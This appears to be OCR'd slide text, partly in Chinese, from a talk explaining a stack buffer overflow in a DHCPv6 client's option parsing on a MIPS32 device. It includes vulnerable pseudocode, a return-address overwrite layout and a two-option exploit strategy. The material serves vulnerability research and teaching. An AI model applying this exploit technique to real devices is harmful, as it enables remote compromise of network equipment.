
optinfo.buf (**char [128]**)



64		0xFFFF	
0x7F	A	A	…
0x7F	A	A	…
0x7F	A	A	…
0x7F	A	A	…
…	…	…	…

Case 64 Pseudo Code

```
if (opt_len) {
  idx = 0;
  for (part_len = first_part_len;
       part_len && part_len <= opt_len;
       part_len = next_part_len) {
    memcpy(optinfo->buf[idx],
           data[idx + 1],
           part_len);
    if (part_len + idx + 1 >= opt_len)
      break;
    optinfo->buf[idx + part_len] = '.';
    idx += part_len + 1;
  }
} goto NEXT_LOOP
```




optinfo.buf (**char [128]**)

AAA…AAA.AAA…AAA.AAA…AAA.…

64		0xFFFF	
0x7F	A	A	…
0x7F	A	A	…
0x7F	A	A	…
0x7F	A	A	…
…	…	…	…

Stack-based Buffer Overflow



optinfo.buf (char [128])

AAA…AAA.AAA…AAA.AAA…AAA.…

64 | 0xFFFF

…

…

…

0x7F | A | A | …


… | … | … | …

Exploit

指令集架構 & 保護措施

- MIPS32 LE
- NX: Disable (MIPS 本身不支援)
- **PIE: Disable**
- ASLR: Enable
- **Stack canary: Disable**

Exploit



Exploit 使用到兩個 options

Exploit - options[0]

optinfo.buf (char [128])

A	A	…	.
…	…	…	.
A	A	…	.
Return address	…	…	…
…			

第一個 DHCPv6 option 用來設定 client6_recv 的 stack
由於沒有 stack canary
可以直接利用漏洞覆蓋 return address

Exploit - options[1]

```
for (; p + 1 <= ep; p = np) {
  ...
  optlen = ntohs(opth.dh6opt_len);
  opt = ntohs(opth.dh6opt_type);

  cp = (char *)(p + 1);
  np = (struct dhcp6opt *)(cp + optlen);
  if (np > ep) {
    dprintf(LOG_INFO, FNAME, "malformed DHCP options");
    goto fail;
  }
  switch (opt) { ... }
}
```

第二個 option 設定 optlen 設為 0xFFFF
但實際 option data 長度為 0
使下一個 option 的位置超過封包結尾
導致 goto fail

